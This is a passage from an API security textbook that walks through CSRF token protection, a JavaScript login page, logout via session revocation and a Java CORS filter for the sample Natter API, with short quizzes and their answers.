Pass the CSRF token to the TokenStore as the tokenId parameter.

TRYING IT OUT

If you restart the API, you can try out some requests to see the CSRF protections in action. First, create a test user as before:

```
$ curl -H 'Content-Type: application/json' \
  -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
{"username":"test"}
```

You can then login to create a new session. Notice how the token returned in the JSON is now different to the session ID in the cookie.

```
$ curl -i -c /tmp/cookies -u test:password \
  -H 'Content-Type: application/json' \
  -X POST https://localhost:4567/sessions
HTTP/1.1 201 Created
Date: Mon, 20 May 2019 16:07:42 GMT
Set-Cookie:
     JSESSIONID=node01n8sqv9to4rpk11gp105zdmrhd0.node0;Path=/;Secure;HttpOnly
…
{"token":"gB7CiKkxx0FFsR4lhV9hsvA1nyT7Nw5YkJw_ysMm6ic"}
```

The session ID in the cookie is different to the hashed one in the JSON body.

If you send the correct X-CSRF-Token header, then requests succeed as expected:

```
$ curl -i -b /tmp/cookies -H 'Content-Type: application/json' \
  -H 'X-CSRF-Token: gB7CiKkxx0FFsR4lhV9hsvA1nyT7Nw5YkJw_ysMm6ic' \
  -d '{"name":"test space","owner":"test"}' \
  https://localhost:4567/spaces
HTTP/1.1 201 Created
…
{"name":"test space","uri":"/spaces/1"}
```

If you leave out the X-CSRF-Token header, then requests are rejected as if they were unauthenticated:

```
$ curl -i -b /tmp/cookies -H 'Content-Type: application/json' \
  -d '{"name":"test space","owner":"test"}' \
   https://localhost:4567/spaces
HTTP/1.1 401 Unauthorized
…
```

Pop quiz

4 Given a cookie set by https://api.example.com:8443 with the attribute SameSite=strict, which of the following web pages will be able to make API calls to api.example.com with the cookie included? (There may be more than one correct answer.)

   a http://www.example.com/test
   b https://other.com:8443/test
   c https://www.example.com:8443/test
   d https://www.example.org:8443/test
   e https://api.example.com:8443/test

5 What problem with traditional double-submit cookies is solved by the hash-based approach described in section 4.4.2?

   a Insufficient crypto magic.
   b Browsers may reject the second cookie.
   c An attacker may be able to overwrite the second cookie.
   d An attacker may be able to guess the second cookie value.
   e An attacker can exploit a timing attack to discover the second cookie value.

The answers are at the end of the chapter.

4.5 Building the Natter login UI

Now that you've got session-based login working from the command line, it's time to build a web UI to handle login. In this section, you'll put together a simple login UI, much like the existing Create Space UI that you created earlier, as shown in figure 4.13. When the API returns a 401 response, indicating that the user requires authentication, the Natter UI will redirect to the login UI. The login UI will then submit the username and password to the API login endpoint to get a session cookie, set the anti-CSRF token as a second cookie, and then redirect back to the main Natter UI.

While it is possible to intercept the 401 response from the API in JavaScript, it is not possible to stop the browser popping up the ugly default login box when it receives a WWW-Authenticate header prompting it for Basic authentication credentials. To get around this, you can simply remove that header from the response when the user is not authenticated. Open the UserController.java file in your editor and update the `requireAuthentication` method to omit this header on the response. The




Figure 4.13 The login UI features a simple username and password form. Once successfully submitted, the form will redirect to the main natter.html UI page that you built earlier.

new implementation is shown in listing 4.13. Save the file when you are happy with the change.

Listing 4.13 The updated authentication check

```
public void requireAuthentication(Request request, Response response) {
    if (request.attribute("subject") == null) {
        halt(401);
    }
}
```

Halt with a 401 error if the user is not authenticated but leave out the WWW-Authenticate header.

Technically, sending a 401 response and not including a WWW-Authenticate header is in violation of the HTTP standard (see https://tools.ietf.org/html/rfc7235#section-3.1 for the details), but the pattern is now widespread. There is no standard HTTP auth scheme for session cookies that could be used. In the next chapter, you will learn about the Bearer auth scheme used by OAuth2.0, which is becoming widely adopted for this purpose.

The HTML for the login page is very similar to the existing HTML for the Create Space page that you created earlier. As before, it has a simple form with two input fields for the username and password, with some simple CSS to style it. Use an input with `type="password"` to ensure that the browser hides the password from anybody watching over the user's shoulder. To create the new page, navigate to src/main/resources/public and create a new file named login.html. Type the contents of listing 4.14 into the new file and click save. You'll need to rebuild and restart the API for the new page to become available, but first you need to implement the JavaScript login logic.

Listing 4.14 The login form HTML

```
<!DOCTYPE html>
<html>
<head>
    <title>Natter!</title>
    <script type="text/javascript" src="login.js"></script>
    <style type="text/css">
```

```
            input { margin-right: 100% }
        </style>
</head>
<body>
<h2>Login</h2>
<form id="login">
    <label>Username: <input name="username" type="text"
                            id="username">
    </label>
    <label>Password: <input name="password" type="password"
                            id="password">
    </label>
    <button type="submit">Login</button>
</form>
</body>
</html>
```

As before, customize the CSS to style the form as you wish.

The username field is a simple text field.

Use a HTML password input field for passwords.

4.5.1 Calling the login API from JavaScript

You can use the fetch API in the browser to make a call to the login endpoint, just as you did previously. Create a new file named login.js next to the login.html you just added and save the contents of listing 4.15 to the file. The listing adds a `login(username, password)` function that manually Base64-encodes the username and password and adds them as an Authorization header on a fetch request to the `/sessions` endpoint. If the request is successful, then you can extract the anti-CSRF token from the JSON response and set it as a cookie by assigning to the `document.cookie` field. Because the cookie needs to be accessed from JavaScript, you cannot mark it as HttpOnly, but you can apply other security attributes to prevent it accidentally leaking. Finally, redirect the user back to the Create Space UI that you created earlier. The rest of the listing intercepts the form submission, just as you did for the Create Space form at the start of this chapter.

Listing 4.15 Calling the login endpoint from JavaScript

```
const apiUrl = 'https://localhost:4567';

function login(username, password) {
    let credentials = 'Basic ' + btoa(username + ':' + password);

    fetch(apiUrl + '/sessions', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
  'Authorization': credentials
        }
    })
    .then(res => {
       if (res.ok) {
         res.json().then(json => {
            document.cookie = 'csrfToken=' + json.token +
                ';Secure;SameSite=strict';
            window.location.replace('/natter.html');
```

Encode the credentials for HTTP Basic authentication.

If successful, then set the csrfToken cookie and redirect to the Natter UI.

```
            });
        }
    })
    .catch(error => console.error('Error logging in: ', error));
}

window.addEventListener('load', function(e) {
    document.getElementById('login')
        .addEventListener('submit', processLoginSubmit);
});

function processLoginSubmit(e) {
    e.preventDefault();

    let username = document.getElementById('username').value;
    let password = document.getElementById('password').value;

    login(username, password);
    return false;
}
```

Otherwise, log the error to the console.

Set up an event listener to intercept form submit, just as you did for the Create Space UI.

Rebuild and restart the API using

```
mvn clean compile exec:java
```

and then open a browser and navigate to https://localhost:4567/login.html. If you open your browser's developer tools, you can examine the HTTP requests that get made as you interact with the UI. Create a test user on the command line as before:

```
curl -H 'Content-Type: application/json' \
   -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
```

Then type in the same username and password into the login UI and click Login. You will see a request to `/sessions` with an Authorization header with the value `Basic dGVzdDpwYXNzd29yZA==`. In response, the API returns a Set-Cookie header for the session cookie and the anti-CSRF token in the JSON body. You will then be redirected to the Create Space page. If you examine the cookies in your browser you will see both the `JSESSIONID` cookie set by the API response and the `csrfToken` cookie set by JavaScript, as in figure 4.14.

Name	Value	Domain	Path	Expires / …	Size	HTTP	Secure	Same…
JSESSIONID	node01ensewkl39vx114uec3v5ggo3g0.no…	localhost	/	N/A	48	✓	✓	
csrfToken	mUDBZ5DDyGQ7LVtw9GKjhQ4SRw3Gwf…	localhost	/	N/A	52		✓	Strict

Figure 4.14 The two cookies viewed in Chrome's developer tools. The JSESSIONID cookie is set by the API and marked as HttpOnly. The csrfToken cookie is set by JavaScript and left accessible so that the Natter UI can send it as a custom header.

If you try to actually create a new social space, the request is blocked by the API because you are not yet including the anti-CSRF token in the requests. To do that, you need to update the Create Space UI to extract the `csrfToken` cookie value and include it as the `X-CSRF-Token` header on each request. Getting the value of a cookie in JavaScript is slightly more complex than it should be, as the only access is via the `document.cookie` field that stores all cookies as a semicolon-separated string. Many JavaScript frameworks include convenience functions for parsing this cookie string, but you can do it manually with code like the following that splits the string on semicolons, then splits each individual cookie by equals sign to separate the cookie name from its value. Finally, URL-decode each component and check if the cookie with the given name exists:

```
function getCookie(cookieName) {
    var cookieValue = document.cookie.split(';')
        .map(item => item.split('=')
            .map(x => decodeURIComponent(x.trim())))
        .filter(item => item[0] === cookieName)[0]

    if (cookieValue) {
        return cookieValue[1];
    }
}
```

Split the cookie string into individual cookies.

Then split each cookie into name and value parts.

Decode each part.

Find the cookie with the given name.

You can use this helper function to update the Create Space page to submit the CSRF-token with each request. Open the natter.js file in your editor and add the `getCookie` function. Then update the `createSpace` function to extract the CSRF token from the cookie and include it as an extra header on the request, as shown in listing 4.16. As a convenience, you can also update the code to check for a 401 response from the API request and redirect to the login page in that case. Save the file and rebuild the API and you should now be able to login and create a space through the UI.

Listing 4.16 Adding the CSRF token to requests

```
function createSpace(name, owner) {
    let data = {name: name, owner: owner};
    let csrfToken = getCookie('csrfToken');

    fetch(apiUrl + '/spaces', {
        method: 'POST',
        credentials: 'include',
        body: JSON.stringify(data),
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        }
    })
    .then(response => {
        if (response.ok) {
            return response.json();
```

Extract the CSRF token from the cookie.

Include the CSRF token as the X-CSRF-Token header.

```
        } else if (response.status === 401) {
            window.location.replace('/login.html');
        } else {
            throw Error(response.statusText);
        }
    })
    .then(json => console.log('Created space: ', json.name, json.uri))
    .catch(error => console.error('Error: ', error));
}
```

If you receive a 401 response, then redirect to the login page.

4.6 Implementing logout

Imagine you've logged into Natter from a shared computer, perhaps while visiting your friend Amit's house. After you've posted your news, you'd like to be able to log out so that Amit can't read your private messages. After all, the inability to log out was one of the drawbacks of HTTP Basic authentication identified in section 4.2.3. To implement logout, it's not enough to just remove the cookie from the user's browser (although that's a good start). The cookie should also be invalidated on the server in case removing it from the browser fails for any reason[3] or if the cookie may be retained by a badly configured network cache or other faulty component.

To implement logout, you can add a new method to the `TokenStore` interface, allowing a token to be *revoked*. Token revocation ensures that the token can no longer be used to grant access to your API, and typically involves deleting it from the server-side store. Open TokenStore.java in your editor and add a new method declaration for token revocation next to the existing methods to create and read a token:

```
String create(Request request, Token token);
Optional<Token> read(Request request, String tokenId);
void revoke(Request request, String tokenId);
```

New method to revoke a token

You can implement token revocation for session cookies by simply calling the `session.invalidate()` method in Spark. This will remove the session token from the back-end store and add a new Set-Cookie header on the response with an expiry time in the past. This will cause the browser to immediately delete the existing cookie. Open CookieTokenStore.java in your editor and add the new revoke method shown in listing 4.17. Although it is less critical on a logout endpoint, you should enforce CSRF defenses here too to prevent an attacker maliciously logging out your users to annoy them. To do this, verify the SHA-256 anti-CSRF token just as you did in section 4.5.3.

Listing 4.17 Revoking a session cookie

```
@Override
public void revoke(Request request, String tokenId) {
    var session = request.session(false);
    if (session == null) return;
```

[3] Removing a cookie can fail if the Path or Domain attributes do not exactly match, for example.

```
    var provided = Base64url.decode(tokenId);
    var computed = sha256(session.id());

    if (!MessageDigest.isEqual(computed, provided)) {
        return;
    }

    session.invalidate();
}
```

Verify the anti-CSRF token as before.

Invalidate the session cookie.

You can now wire up a new logout endpoint. In keeping with our REST-like approach, you can implement logout as a DELETE request to the `/sessions` endpoint. If clients send a DELETE request to `/sessions/xyz`, where `xyz` is the token ID, then the token may be leaked in either the browser history or in server logs. While this may not be a problem for a logout endpoint because the token will be revoked anyway, you should avoid exposing tokens directly in URLs like this. So, in this case, you'll implement logout as a DELETE request to the `/sessions` endpoint (with no token ID in the URL) and the endpoint will retrieve the token ID from the X-CSRF-Token header instead. While there are ways to make this more RESTful, we will keep it simple in this chapter. Listing 4.18 shows the new logout endpoint that retrieves the token ID from the X-CSRF-Token header and then calls the revoke endpoint on the `TokenStore`. Open TokenController.java in your editor and add the new method.

Listing 4.18 The logout endpoint

```
public JSONObject logout(Request request, Response response) {
    var tokenId = request.headers("X-CSRF-Token");
    if (tokenId == null)
        throw new IllegalArgumentException("missing token header");

    tokenStore.revoke(request, tokenId);

    response.status(200);
    return new JSONObject();
}
```

Get the token ID from the X-CSRF-Token header.

Revoke the token.

Return a success response.

Now open Main.java in your editor and add a mapping for the logout endpoint to be called for DELETE requests to the session endpoint:

```
    post("/sessions", tokenController::login);
    delete("/sessions", tokenController::logout);
```

The new logout route

Calling the logout endpoint with a genuine session cookie and CSRF token results in the cookie being invalidated and subsequent requests with that cookie are rejected. In this case, Spark doesn't even bother to delete the cookie from the browser, relying purely on server-side invalidation. Leaving the invalidated cookie on the browser is harmless.

Answers to pop quiz questions

1. d. The protocol, hostname, and port must all exactly match. The path part of a URI is ignored by the SOP. The default port for HTTP URIs is 80 and is 443 for HTTPS.
2. e. To avoid session fixation attacks, you should invalidate any existing session cookie after the user authenticates to ensure that a fresh session is created.
3. b. The HttpOnly attribute prevents cookies from being accessible to JavaScript.
4. a, c, e. Recall from section 4.5.1 that only the registerable domain is considered for SameSite cookies—`example.com` in this case. The protocol, port, and path are not significant.
5. c. An attacker may be able to overwrite the cookie with a predictable value using XSS, or if they compromise a sub-domain of your site. Hash-based values are not in themselves any less guessable than any other value, and timing attacks can apply to any solution.

Summary

- HTTP Basic authentication is awkward for web browser clients and has a poor user experience. You can use token-based authentication to provide a more natural login experience for these clients.
- For web-based clients served from the same site as your API, session cookies are a simple and secure token-based authentication mechanism.
- Session fixation attacks occur if the session cookie doesn't change when a user authenticates. Make sure to always invalidate any existing session before logging the user in.
- CSRF attacks can allow other sites to exploit session cookies to make requests to your API without the user's consent. Use SameSite cookies and the hash-based double-submit cookie pattern to eliminate CSRF attacks.

5 Modern token-based authentication

This chapter covers

- Supporting cross-domain web clients with CORS
- Storing tokens using the Web Storage API
- The standard Bearer HTTP authentication scheme for tokens
- Hardening database token storage

With the addition of session cookie support, the Natter UI has become a slicker user experience, driving adoption of your platform. Marketing has bought a new domain name, nat.tr, in a doomed bid to appeal to younger users. They are insisting that logins should work across both the old and new domains, but your CSRF protections prevent the session cookies being used on the new domain from talking to the API on the old one. As the user base grows, you also want to expand to include mobile and desktop apps. Though cookies work great for web browser clients, they are less natural for native apps because the client typically must manage them itself. You need to move beyond cookies and consider other ways to manage token-based authentication.

In this chapter, you'll learn about alternatives to cookies using HTML 5 Web Storage and the standard Bearer authentication scheme for token-based authentication.

You'll enable *cross-origin resource sharing* (CORS) to allow cross-domain requests from the new site.

> **DEFINITION** *Cross-origin resource sharing* (CORS) is a standard to allow some cross-origin requests to be permitted by web browsers. It defines a set of headers that an API can return to tell the browser which requests should be allowed.

Because you'll no longer be using the built-in cookie storage in Spark, you'll develop secure token storage in the database and see how to apply modern cryptography to protect tokens from a variety of threats.

5.1 Allowing cross-domain requests with CORS

To help Marketing out with the new domain name, you agree to investigate how you can let the new site communicate with the existing API. Because the new site has a different origin, the same-origin policy (SOP) you learned about in chapter 4 throws up several problems for cookie-based authentication:

- Attempting to send a login request from the new site is blocked because the JSON Content-Type header is disallowed by the SOP.
- Even if you could send the request, the browser will ignore any Set-Cookie headers on a cross-origin response, so the session cookie will be discarded.
- You also cannot read the anti-CSRF token, so cannot make requests from the new site even if the user is already logged in.

Moving to an alternative token storage mechanism solves only the second issue, but if you want to allow cross-origin requests to your API from browser clients, you'll need to solve the others. The solution is the CORS standard, introduced in 2013 to allow the SOP to be relaxed for some cross-origin requests.

There are several ways to simulate cross-origin requests on your local development environment, but the simplest is to just run a second copy of the Natter API and UI on a different port. (Remember that *an origin is the combination of protocol, host name, and port*, so a change to any of these will cause the browser to treat it as a separate origin.) To allow this, open Main.java in your editor and add the following line to the top of the method before you create any routes to allow Spark to use a different port:

```
port(args.length > 0 ? Integer.parseInt(args[0])
                     : spark.Service.SPARK_DEFAULT_PORT);
```

You can now start a second copy of the Natter UI by running the following command:

```
mvn clean compile exec:java -Dexec.args=9999
```

If you now open your web browser and navigate to https://localhost:9999/natter.html, you'll see the familiar Natter Create Space form. Because the port is different and

Natter API requests violate the SOP, this will be treated as a separate origin by the browser, so any attempt to create a space or login will be rejected, with a cryptic error message in the JavaScript console about being blocked by CORS policy (figure 5.1). You can fix this by adding CORS headers to the API responses to explicitly allow some cross-origin requests.




Figure 5.1 An example of a CORS error when trying to make a cross-origin request that violates the same-origin policy

5.1.1 Preflight requests

Before CORS, browsers blocked requests that violated the SOP. Now, the browser makes a *preflight request* to ask the server of the target origin whether the request should be allowed, as shown in figure 5.2.

> **DEFINITION** A *preflight request* occurs when a browser would normally block the request for violating the same-origin policy. The browser makes an HTTP OPTIONS request to the server asking if the request should be allowed. The server can either deny the request or else allow it with restrictions on the allowed headers and methods.

The browser first makes an HTTP OPTIONS request to the target server. It includes the origin of the script making the request as the value of the Origin header, along with some headers indicating the HTTP method of the method that was requested (Access-Control-Request-Method header) and any nonstandard headers that were in the original request (Access-Control-Request-Headers).

The server responds by sending back a response with headers to indicate which cross-origin requests it considers acceptable. If the original request does not match the server's response, or the server does not send any CORS headers in the response, then the browser blocks the request. If the original request is allowed, the API can also set CORS headers in the response to that request to control how much of the response is revealed to the client. An API might therefore agree to allow cross-origin requests with nonstandard headers but prevent the client from reading the response.




Figure 5.2 When a script tries to make a cross-origin request that would be blocked by the SOP, the browser makes a CORS preflight request to the target server to ask if the request should be permitted. If the server agrees, and any conditions it specifies are satisfied, then the browser makes the original request and lets the script see the response. Otherwise, the browser blocks the request.

5.1.2 CORS headers

The CORS headers that the server can send in the response are summarized in table 5.1. You can learn more about CORS headers from Mozilla's excellent article at https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS. The Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers can be sent in the response to the preflight request and in the response to the actual request, whereas the other headers are sent only in response to the preflight request, as indicated in the second column where "Actual" means the header can be sent in response to the actual request, "Preflight" means it can be sent only in response to a preflight request, and "Both" means it can be sent on either.

Table 5.1 CORS response headers

CORS header	Response	Description
`Access-Control-Allow-Origin`	Both	Specifies a single origin that should be allowed access, or else the wildcard `*` that allows access from any origin.
`Access-Control-Allow-Headers`	Preflight	Lists the non-simple headers that can be included on cross-origin requests to this server. The wildcard value `*` can be used to allow any headers.
`Access-Control-Allow-Methods`	Preflight	Lists the HTTP methods that are allowed, or the wildcard `*` to allow any method.
`Access-Control-Allow-Credentials`	Both	Indicates whether the browser should include credentials on the request. Credentials in this case means browser cookies, saved HTTP Basic/Digest passwords, and TLS client certificates. If set to `true`, then none of the other headers can use a wildcard value.
`Access-Control-Max-Age`	Preflight	Indicates the maximum number of seconds that the browser should cache this CORS response. Browsers typically impose a hard-coded upper limit on this value of around 24 hours or less (Chrome currently limits this to just 10 minutes). This only applies to the allowed headers and allowed methods.
`Access-Control-Expose-Headers`	Actual	Only a small set of basic headers are exposed from the response to a cross-origin request by default. Use this header to expose any nonstandard headers that your API returns in responses.

TIP If you return a specific allowed origin in the `Access-Control-Allow-Origin` response header, then you should also include a `Vary: Origin` header to ensure the browser and any network proxies only cache the response for this specific requesting origin.

Because the Access-Control-Allow-Origin header allows only a single value to be specified, if you want to allow access from more than one origin, then your API server needs to compare the Origin header received in a request against an allowed set and, if it matches, echo the origin back in the response. If you read about Cross-Site Scripting (XSS) and header injection attacks in chapter 2, then you may be worried about reflecting a request header back in the response. But in this case, you do so only after an exact comparison with a list of trusted origins, which prevents an attacker from including untrusted content in that response.

5.1.3 Adding CORS headers to the Natter API

Armed with your new knowledge of how CORS works, you can now add appropriate headers to ensure that the copy of the UI running on a different origin can access the API. Because cookies are considered a credential by CORS, you need to return an `Access-Control-Allow-Credentials: true` header from preflight requests; otherwise, the browser will not send the session cookie. As mentioned in the last section, this means that the API must return the exact origin in the Access-Control-Allow-Origin header and cannot use any wildcards.

> **TIP** Browsers will also ignore any Set-Cookie headers in the response to a CORS request unless the response contains `Access-Control-Allow-Credentials: true`. This header must therefore be returned on responses to *both* preflight requests and the actual request for cookies to work. Once you move to non-cookie methods later in this chapter, you can remove these headers.

To add CORS support, you'll implement a simple filter that lists a set of allowed origins, shown in listing 5.1. For all requests, if the Origin header in the request is in the allowed list then you should set the basic Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers. If the request is a preflight request, then the request can be terminated immediately using the Spark `halt()` method, because no further processing is required. Although no specific status codes are required by CORS, it is recommended to return a 403 Forbidden error for preflight requests from unauthorized origins, and a 204 No Content response for successful preflight requests. You should add CORS headers for any headers and request methods that your API requires for any endpoint. As CORS responses relate to a single request, you could vary the response for each API endpoint, but this is rarely done. The Natter API supports GET, POST, and DELETE requests, so you should list those. You also need to list the Authorization header for login to work, and the Content-Type and X-CSRF-Token headers for normal API calls to function.

For non-preflight requests, you can let the request proceed once you have added the basic CORS response headers. To add the CORS filter, navigate to src/main/java/com/manning/apisecurityinaction and create a new file named CorsFilter.java in your editor. Type in the contents of listing 5.1, and click Save.

CORS and SameSite cookies

SameSite cookies, described in chapter 4, are fundamentally incompatible with CORS. If a cookie is marked as SameSite, then it will not be sent on cross-site requests regardless of any CORS policy and the Access-Control-Allow-Credentials header is ignored. An exception is made for origins that are sub-domains of the same site; for example, www.example.com can still send requests to api.example.com, but genuine cross-site requests to different registerable domains are disallowed. If you need to allow cross-site requests with cookies, then you should not use SameSite cookies.

A complication came in October 2019, when Google announced that its Chrome web browser would start marking all cookies as SameSite=lax by default with the release of Chrome 80 in February 2020. (At the time of writing the rollout of this change has been temporarily paused due to the COVID-19 coronavirus pandemic.) If you wish to use cross-site cookies you must now explicitly opt-out of SameSite protections by adding the SameSite=none and Secure attributes to those cookies, but this can cause problems in some web browsers (see https://www.chromium.org/updates/same-site/incompatible-clients). Google, Apple, and Mozilla are all becoming more aggressive in blocking cross-site cookies to prevent tracking and other security or privacy issues. It's clear that the future of cookies will be restricted to HTTP requests within the same site and that alternative approaches, such as those discussed in the rest of this chapter, must be used for all other cases.

Listing 5.1 CORS filter

```
package com.manning.apisecurityinaction;

import spark.*;
import java.util.*;
import static spark.Spark.*;

class CorsFilter implements Filter {
  private final Set<String> allowedOrigins;

  CorsFilter(Set<String> allowedOrigins) {
    this.allowedOrigins = allowedOrigins;
  }

  @Override
  public void handle(Request request, Response response) {
    var origin = request.headers("Origin");
    if (origin != null && allowedOrigins.contains(origin)) {
      response.header("Access-Control-Allow-Origin", origin);
      response.header("Access-Control-Allow-Credentials",
          "true");
      response.header("Vary", "Origin");
    }

    if (isPreflightRequest(request)) {
      if (origin == null || !allowedOrigins.contains(origin)) {
        halt(403);
      }
```

If the origin is allowed, then add the basic CORS headers to the response.

If the origin is not allowed, then reject the preflight request.

```
        response.header("Access-Control-Allow-Headers",
            "Content-Type, Authorization, X-CSRF-Token");
        response.header("Access-Control-Allow-Methods",
            "GET, POST, DELETE");
        halt(204);
      }
    }

    private boolean isPreflightRequest(Request request) {
      return "OPTIONS".equals(request.requestMethod()) &&
        request.headers().contains("Access-Control-Request-Method");
    }
}
```

For permitted preflight requests, return a 204 No Content status.

Preflight requests use the HTTP OPTIONS method and include the CORS request method header.

To enable the CORS filter, you need to add it to the main method as a Spark `before()` filter, so that it runs before the request is processed. CORS preflight requests should be handled before your API requests authentication because credentials are never sent on a preflight request, so it would always fail otherwise. Open the Main.java file in your editor (it should be right next to the new CorsFilter.java file you just created) and find the main method. Add the following call to the main method right after the rate-limiting filter that you added in chapter 3:

```
var rateLimiter = RateLimiter.create(2.0d);
before((request, response) -> {
    if (!rateLimiter.tryAcquire()) {
        halt(429);
    }
});
before(new CorsFilter(Set.of("https://localhost:9999")));
```

The existing rate-limiting filter

The new CORS filter

This ensures the new UI server running on port 9999 can make requests to the API. If you now restart the API server on port 4567 and retry making requests from the alternative UI on port 9999, you'll be able to login. However, if you now try to create a space, the request is rejected with a 401 response and you'll end up back at the login page!

> **TIP** You don't need to list the original UI running on port 4567, because this is served from the same origin as the API and won't be subject to CORS checks by the browser.

The reason why the request is blocked is due to another subtle detail when enabling CORS with cookies. In addition to the API returning Access-Control-Allow-Credentials on the response to the login request, the client also needs to tell the browser that it expects credentials on the response. Otherwise the browser will ignore the Set-Cookie header despite what the API says. To allow cookies in the response, the client must set the `credentials` field on the fetch request to `include`. Open the login.js file in your

editor and change the fetch request in the login function to the following. Save the file and restart the UI running on port 9999 to test the changes:

```
fetch(apiUrl + '/sessions', {
    method: 'POST',
    credentials: 'include',
    headers: {
        'Content-Type': 'application/json',
        'Authorization': credentials
    }
})
```

Set the credentials field to "include" to allow the API to set cookies on the response.

If you now log in again and repeat the request to create a space, it will succeed because the cookie and CSRF token are finally present on the request.

Pop quiz

1 Given a single-page app running at https://www.example.com/app and a cookie-based API login endpoint at https://api.example.net/login, what CORS headers in addition to `Access-Control-Allow-Origin` are required to allow the cookie to be remembered by the browser and sent on subsequent API requests?

   a `Access-Control-Allow-Credentials: true` only on the actual response.
   b `Access-Control-Expose-Headers: Set-Cookie` on the actual response.
   c `Access-Control-Allow-Credentials: true` only on the preflight response.
   d `Access-Control-Expose-Headers: Set-Cookie` on the preflight response.
   e `Access-Control-Allow-Credentials: true` on the preflight response and `Access-Control-Allow-Credentials: true` on the actual response.

The answer is at the end of the chapter.

5.2 Tokens without cookies

With a bit of hard work on CORS, you've managed to get cookies working from the new site. Something tells you that the extra work you needed to do just to get cookies to work is a bad sign. You'd like to mark your cookies as SameSite as a defense in depth against CSRF attacks, but SameSite cookies are incompatible with CORS. Apple's Safari browser is also aggressively blocking cookies on some cross-site requests for privacy reasons, and some users are doing this manually through browser settings and extensions. So, while cookies are still a viable and simple solution for web clients on the same domain as your API, the future looks bleak for cookies with cross-origin clients. You can future-proof your API by moving to an alternative token storage format.

Cookies are such a compelling option for web-based clients because they provide the three components needed to implement token-based authentication in a neat pre-packaged bundle (figure 5.3):

- A standard way to communicate tokens between the client and the server, in the form of the Cookie and Set-Cookie headers. Browsers will handle these headers for your clients automatically, and make sure they are only sent to the correct site.
- A convenient storage location for tokens on the client, that persists across page loads (and reloads) and redirections. Cookies can also survive a browser restart and can even be automatically shared between devices, such as with Apple's Handoff functionality.[1]
- Simple and robust server-side storage of token state, as most web frameworks support cookie storage out of the box just like Spark.

